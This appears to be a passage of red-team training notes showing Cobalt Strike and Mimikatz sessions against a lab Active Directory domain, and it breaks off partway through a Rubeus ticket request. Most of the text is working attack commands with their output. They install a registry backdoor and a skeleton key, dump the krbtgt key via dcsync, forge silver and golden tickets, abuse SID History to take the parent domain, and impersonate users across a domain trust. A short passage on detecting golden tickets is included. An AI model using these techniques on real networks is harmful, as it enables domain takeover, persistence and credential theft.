Add-RemoteRegBackdoor can be run locally on a compromised machine, or remotely with credentials.

```
beacon> run hostname
srv-2

beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> powershell Add-RemoteRegBackdoor -Trustee DEV\bfarmer

ComputerName BackdoorTrustee
-----
SRV-2          DEV\bfarmer

beacon> getuid
[*] You are DEV\bfarmer

beacon> ls \\srv-2\c$
[-] could not open \\srv-2\c$\*: 5

beacon> powershell Get-RemoteMachineAccountHash -ComputerName srv-2

ComputerName MachineAccountHash
-----
srv-2          5d0d485386727a8a92498a2c188627ec
```

See **Silver Tickets** for why this is useful.



The Skeleton Key is only applicable to Domain Controllers - it patches LSASS to hijack the usual NTLM and Kerberos authentication flows and permits any user to be authenticated with the password `mimikatz` (their real passwords still work too).

Before:

```
beacon> getuid
[*] You are DEV\bfarmer

beacon> ls \\dc-2\c$
[-] could not open \\dc-2\c$\*: 5

beacon> make_token DEV\Administrator mimikatz
[+] Impersonated DEV\bfarmer

beacon> ls \\dc-2\c$
[-] could not open \\dc-2\c$\*: 1326
```

Install the key:

```
beacon> run hostname
dc-2

beacon> mimikatz !misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

After:

```
beacon> make_token DEV\Administrator mimikatz
[+] Impersonated DEV\bfarmer

beacon> ls \\dc-2\c$

Size      Type      Last Modified      Name
----      -
dir       02/19/2021 11:11:35 $Recycle.Bin
dir       02/10/2021 03:23:44 Boot
dir       10/18/2016 01:59:39 Documents and Settings
dir       02/23/2018 11:06:05 PerfLogs
dir       12/13/2017 21:00:56 Program Files
dir       02/10/2021 02:01:55 Program Files (x86)
dir       03/10/2021 14:38:44 ProgramData
dir       10/18/2016 02:01:27 Recovery
dir       03/10/2021 13:52:03 Shares
dir       02/19/2021 11:39:02 System Volume Information
dir       03/11/2021 12:59:29 Users
dir       02/19/2021 13:26:27 Windows
379kb    fil       01/28/2021 07:09:16 bootmgr
1b       fil       07/16/2016 13:18:08 BOOTNXT
448mb    fil       03/11/2021 09:19:53 pagefile.sys
```

The skeleton key cannot be removed unless the domain controller is rebooted and it can cause side effects such as replication issues.

A Silver Ticket is a forged TGS, signed using the secret material (RC4/AES keys) of a machine account. You may forge a TGS for any user to any service on that machine, which is useful for short/medium-term persistence (until the computer account password changes, which is every 30 days by default).

Silver and Golden (below) tickets can be generated "offline" and imported into your session. This saves executing Mimikatz on the target unnecessarily which is better OPSEC. Generating both silver and golden tickets can be done with the Mimikatz `kerberos::golden` module.

On your attacking machine:

```
mimikatz # kerberos::golden /user:Administrator /domain:dev.cyberbotic.io /sid:S-1-5-21-3263068140-2042698922-2891547269 /target:srv-2 /service:cifs /aes256:babf31e0d787aac5c9cc0ef38c51bab5a2d2ece608181fb5f1d492ea55f61f05 /ticket:srv2-cifs.kirbi
User      : Administrator
Domain    : dev.cyberbotic.io (DEV)
SID        : S-1-5-21-3263068140-2042698922-2891547269
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey: babf31e0d787aac5c9cc0ef38c51bab5a2d2ece608181fb5f1d492ea55f61f05 - aes256_hmac
Service    : cifs
Target     : srv-2
Lifetime   : 25/05/2021 10:30:08 ; 23/05/2031 10:30:08 ; 23/05/2031 10:30:08
-> Ticket  : srv2-cifs.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Where:

- `/user` is the username to impersonate.
- `/domain` is the current domain name.
- `/sid` is the current domain SID.
- `/target` is the target machine.
- `/aes256` is the AES256 key for the target machine.
- `/ticket` is the filename to save the ticket as.

```
beacon> make_token DEV\Administrator FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos-ticket-use C:\Users\Administrator\Desktop\srv2-cifs.kirbi
beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        05/06/2021 09:49:35 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        05/16/2021 13:00:02 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        03/29/2021 12:15:45 System Volume Information
dir        02/17/2021 18:32:08 Users
dir        05/15/2021 14:58:02 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
256mb     fil       05/25/2021 08:39:40 pagefile.sys

beacon> rev2self
```

OPSEC: Using the NTLM is useful when paired with the remote registry backdoor, but does it produce an `rc4_hmac` ticket.

Here are some useful ticket combinations:

Technique	Required Service Tickets
psexec	CIFS
winrm	HOST & HTTP
dcsync (DCs only)	LDAP

```
beacon> run klist

Current LogonId is 0:0x2d3d7

Cached Tickets: (2)

#0> Client: Administrator @ dev.cyberbotic.io
Server: host/srv-2 @ dev.cyberbotic.io
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/26/2021 17:04:19 (local)
End Time: 5/24/2031 17:04:19 (local)
Renew Time: 5/24/2031 17:04:19 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:

#1> Client: Administrator @ dev.cyberbotic.io
Server: http/srv-2 @ dev.cyberbotic.io
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/26/2021 17:06:34 (local)
End Time: 5/24/2031 17:06:34 (local)
Renew Time: 5/24/2031 17:06:34 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:

beacon> jump winrm64 srv-2 smb
[+] established link to child beacon: 10.10.17.68
```


A Golden Ticket is a forged TGT, signed by the domain's krbtgt account. Whereas a Silver Ticket can be used to impersonate any user, it's limited to either that single service or to any service but on a single machine. A Golden Ticket can be used to impersonate any user, to any service, on any machine in the domain; and to add insult to injury - the underlying credentials are never changed automatically. For that reason, the `krbtgt` NTLM/AES is probably the single most powerful secret you can obtain (and is why you see it used in dcsync examples so frequently).

```
beacon> dcsync dev.cyberbotic.io DEV\krbtgt

[DC] 'dev.cyberbotic.io' will be the domain
[DC] 'dc-2.dev.cyberbotic.io' will be the DC server
[DC] 'DEV\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/19/2021 1:31:57 PM
Object Security ID   : S-1-5-21-3263068140-2042698922-2891547269-502
Object Relative ID   : 502

[...snip...]

* Primary:Kerberos-Newer-Keys *
  Default Salt : DEV.CYBERBOTIC.IOkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa
    aes128_hmac      (4096) : 473a92cc46d09d3f9984157f7dbc7822
    des_cbc_md5      (4096) : b9fefed6da865732
```

```
mimikatz # kerberos::golden /user:Administrator /domain:dev.cyberbotic.io /sid:S-1-5-21-3263068140-2042698922-2891547269
/aes256:390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa /ticket:golden.kirbi
User      : Administrator
Domain    : dev.cyberbotic.io (DEV)
SID       : S-1-5-21-3263068140-2042698922-2891547269
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa - aes256_hmac
Lifetime  : 3/11/2021 12:39:57 PM ; 3/9/2031 12:39:57 PM ; 3/9/2031 12:39:57 PM
-> Ticket : golden.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

```
beacon> make_token DEV\Administrator FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\golden.kirbi
beacon> ls \\dc-2\c$

Size      Type      Last Modified      Name
----      -
          dir      02/19/2021 11:11:35 $Recycle.Bin
          dir      02/10/2021 03:23:44 Boot
          dir      10/18/2016 01:59:39 Documents and Settings
          dir      05/18/2021 10:23:49 fe1c92f2af2eb37e7af4463c8a4ea7
          dir      02/23/2018 11:06:05 PerfLogs
          dir      05/06/2021 09:40:04 Program Files
          dir      02/10/2021 02:01:55 Program Files (x86)
          dir      05/17/2021 13:22:43 ProgramData
          dir      10/18/2016 02:01:27 Recovery
          dir      03/25/2021 10:23:35 Shares
          dir      02/19/2021 11:49:20 System Volume Information
          dir      03/25/2021 10:27:55 Users
          dir      05/17/2021 18:55:39 Windows
379kb     fil      01/28/2021 07:09:16 bootmgr
1b        fil      07/16/2016 13:18:08 BOOTNXT
850mb     fil      05/25/2021 08:52:07 pagefile.sys

beacon> rev2self
```

There are a few methods to help detect golden tickets. The more concrete ways are by inspecting Kerberos traffic on the wire. By default, Mimikatz signs the TGT for 10 years, which will stand out as anomalous in subsequent TGS requests made with it.

`Lifetime : 3/11/2021 12:39:57 PM ; 3/9/2031 12:39:57 PM ; 3/9/2031 12:39:57 PM`

Use the `/startoffset`, `/endin` and `/renewmax` parameters to control the start offset, duration and the maximum renewals (all in minutes).

`TIP: Get-DomainPolicy | select -expand KerberosPolicy.`


Unfortunately, the TGT's lifetime is not logged in 4769's, so you won't find this information in the Windows event logs. However, what you can correlate is seeing 4769's *without* a prior 4768. It's not possible to request a TGS without a TGT, and if there is no record of a TGT being issued, we can infer that it was forged offline.

Other little tricks defenders can do is alert on 4769's for sensitive users such as the default domain administrator account.

At a basic level, a trust relationship enables users in one domain to authenticate and access resources in another domain. This works by allowing authentication traffic to flow between them using referrals. When a user requests access to a resource outside of their current domain, their KDC will return a referral ticket pointing to the KDC of the target domain. The user's TGT is encrypted using an inter-realm trust key (rather than the local krbtgt), which is often called an inter-realm TGT. The foreign domain decrypts this ticket, recovers the user's TGT and decides whether they should be granted access to the resource or not.

Trusts can be **one-way** or **two-way**; and **transitive** or **non-transitive**.

A one-way trust allows principals in the **trusted** domain to access resources in the **trusting** domain, but not vice versa. A two-way trust is actually just two one-way trusts that go in the opposite directions, and allows users in each domain to access resources in the other. Trust directions are confusing as the direction of the trust is the opposite to the direction of access.



If Domain A trusts Domain B, Domain A is the trusting domain and Domain B is the trusted domain. But this allows users in Domain B to access Domain A, not A to B. To further complicate things, one-way trusts can be labelled as **Inbound** or **Outbound** depending on your perspective. In Domain A, this would be an Outbound trust; and in Domain B, this would be an Inbound trust.

Transitivity defines whether or not a trust can be chained. For instance - if Domain A trusts Domain B, and Domain B trusts Domain C; then A also trust C. If these domains are owned by different entities, then there are obvious implications in terms of the trust model...

When a child domain is added to a forest, it automatically creates a transitive, two-way trust with its parent. This be found in the lab where **dev.cyberbotic.io** is a child domain of **cyberbotic.io**.

```
beacon> powershell Get-DomainTrust

SourceName      : dev.cyberbotic.io
TargetName      : cyberbotic.io
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2/19/2021 1:28:00 PM
WhenChanged    : 2/19/2021 1:28:00 PM
```

SourceName is the current domain, **TargetName** is the foreign domain, **TrustDirection** is the trust direction (bidirectional is two-way), and **TrustAttributes: WITHIN_FOREST** let's us know that both of these domains are part of the same forest which implies a parent/child relationship.

If we have Domain Admin privileges in the child, we can also gain Domain Admin privileges in the parent using Golden Ticket with a special attribute called SID History. SID History was designed to support migration scenarios, where a user would be moved from one domain to another. To preserve access to resources in the "old" domain, the user's previous SID would be added to the SID History of their new account. So when creating a Golden Ticket, the SID of a privileged group (EAs, DAs, etc) in the parent domain can be added that will grant access to all resources in the parent.

The process is the same as creating Golden Tickets previously, the only additional information required is the SID of a target group in the parent domain.

```
beacon> powershell Get-DomainGroup -Identity "Domain Admins" -Domain cyberbotic.io -Properties ObjectSid

objectsid
-----
S-1-5-21-378720957-2217973887-3501892633-512

beacon> powershell Get-DomainController -Domain cyberbotic.io | select Name

Name
----
dc-1.cyberbotic.io
```

Create the golden ticket:

```
mimikatz # kerberos::golden /user:Administrator /domain:dev.cyberbotic.io /sid:S-1-5-21-3263068140-2042698922-2891547269 /sids:S-1-5-21-378720957-2217973887-3501892633-512 /aes256:390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa /startoffset:-10 /endin:600 /renewmax:10080 /ticket:cyberbotic.kirbi
User      : Administrator
Domain    : dev.cyberbotic.io (DEV)
SID       : S-1-5-21-3263068140-2042698922-2891547269
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-378720957-2217973887-3501892633-512 ;
ServiceKey: 390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa - aes256_hmac
Lifetime  : 3/11/2021 2:49:33 PM ; 3/12/2021 12:49:33 AM ; 3/18/2021 2:49:33 PM
-> Ticket : cyberbotic.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Where:

- **/user** is the username to impersonate.
- **/domain** is the current domain.
- **/sid** is the current domain SID.
- **/sids** is the SID of the target group to add ourselves to.
- **/aes256** is the AES256 key of the current domain's krbtgt account.
- **/startoffset** sets the start time of the ticket to 10 mins before the current time.
- **/endin** sets the expiry date for the ticket to 60 mins.
- **/renewmax** sets how long the ticket can be valid for if renewed.

```
beacon> make_token CYBER\Administrator FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\cyberbotic.kirbi
beacon> ls \\dc-1\c$

Size      Type      Last Modified      Name
----      -
dir        02/19/2021 09:22:26 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        05/06/2021 10:12:58 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        05/17/2021 22:52:56 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        03/25/2021 10:10:50 Shares
dir        02/19/2021 10:18:17 System Volume Information
dir        05/15/2021 16:48:31 Users
dir        05/17/2021 23:15:24 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
448mb     fil       05/25/2021 08:39:37 pagefile.sys

beacon> rev2self
```

If dev.cyberbotic.io also had a child (e.g. test.dev.cyberbotic.io), then a DA in TEST would be able to use their krbtgt to hop to DA/EA in cyberbotic.io instantly because the trusts are transitive.

There are also other means which do not require DA in the child, some of which we've already seen. You can also kerberoast and ASREProast across domain trusts, which may lead to privileged credential disclosure. Because principals in CYBER can be granted access to resources in DEV, you may find instances where they are accessing machines we have compromised. If they interact with a machine with unconstrained delegation, we can capture their TGTs. If they're on a machine interactively, e.g. over RDP, we can impersonate them just like any other user.

dev.cyberbotic.io has a one-way inbound trust with subsidiary.external.

```
beacon> powershell Get-DomainTrust

SourceName      : dev.cyberbotic.io
TargetName      : subsidiary.external
TrustType       : WINDOWS-ACTIVE_DIRECTORY
TrustAttributes  :
TrustDirection  : Inbound
WhenCreated     : 2/19/2021 10:50:56 PM
WhenChanged     : 2/19/2021 10:50:56 PM
```

Because the trust is inbound from our perspective, it means that principals in our domain can be granted access to resources in the foreign domain. We can enumerate the foreign domain across the trust.

```
beacon> powershell Get-DomainComputer -Domain subsidiary.external -Properties DNSHostName

dnshostname
-----
ad.subsidiary.external
```

TIP: SharpHound -c DcOnly -d subsidiary.external will also work.

Get-DomainForeignGroupMember will enumerate any groups that contain users outside of its domain and return its members.


```
beacon> powershell Get-DomainForeignGroupMember -Domain subsidiary.external

GroupDomain      : subsidiary.external
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=subsidiary,DC=external
MemberDomain     : subsidiary.external
MemberName       : S-1-5-21-3263068140-2042698922-2891547269-1133
MemberDistinguishedName : CN=S-1-5-21-3263068140-2042698922-2891547269-1133,CN=ForeignSecurityPrincipals,DC=subsidiary,DC=external
```

This output shows that there's a member of the domain's built-in Administrators group who is not part of subsidiary.external. The MemberName field contains a SID that can be resolved in our current domain.

```
beacon> powershell ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1133
DEV\Subsidiary Admins
```

If this is confusing, this is how it looks from the perspective of the subsidiary.external's domain controller.



Get-NetLocalGroupMember can enumerate the local group membership of a machine. This shows that DEV\Subsidiary Admins is a member of the local Administrators group on the domain controller.

```
beacon> powershell Get-NetLocalGroupMember -ComputerName ad.subsidiary.external

ComputerName : ad.subsidiary.external
GroupName    : Administrators
MemberName   : DEV\Subsidiary Admins
SID          : S-1-5-21-3263068140-2042698922-2891547269-1133
IsGroup      : True
IsDomain     : True
```

This is a slightly contrived example - you may also enumerate where foreign groups and/or users have been assigned local admin access via Restricted Group by enumerating the GPOs in the foreign domain.

To hop the trust, we need to impersonate a member of this domain group. If you can get clear text credentials, make_token is the most straight forward method.

```
beacon> powershell Get-DomainGroupMember -Identity "Subsidiary Admins" | select MemberName

MemberName
-----
jadams

beacon> make_token DEV\jadams TrustNo1
[+] Impersonated DEV\bfarmer

beacon> ls \\ad.subsidiary.external\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        12/13/2017 21:00:56 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        03/11/2021 18:00:26 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        02/19/2021 22:51:50 System Volume Information
dir        02/17/2021 18:50:04 Users
dir        02/19/2021 22:34:47 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
384mb     fil       03/16/2021 10:48:25 pagefile.sys
```

If you only have the user's RC4/AES keys, we can still request Kerberos tickets with Rubeus but it's more involved. We need an inter-realm key which Rubeus won't produce for us automatically, so we have to do it manually.

First, we need a TGT for the principal in question. This TGT will come from the current domain.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgt /user:jadams /domain:dev.cyberbotic.io /aes256:70a673fa756d60241bd74ca64498701dbb0ef9c5fa3a93fe4918910691647d80 /opsec /nowrap

[*] Action: Ask TGT
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Using aes256-cts-hmac_sha1 hash: 70a673fa756d60241bd74ca64498701dbb0ef9c5fa3a93fe4918910691647d80
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\jadams'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFdD [...snip...] MuSU8=

ServiceName      : krbtgt/DEV.CYBERBOTIC.IO
ServiceRealm     : DEV.CYBERBOTIC.IO
UserName         : jadams
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 3/16/2021 1:00:28 PM
EndTime          : 3/16/2021 11:00:28 PM
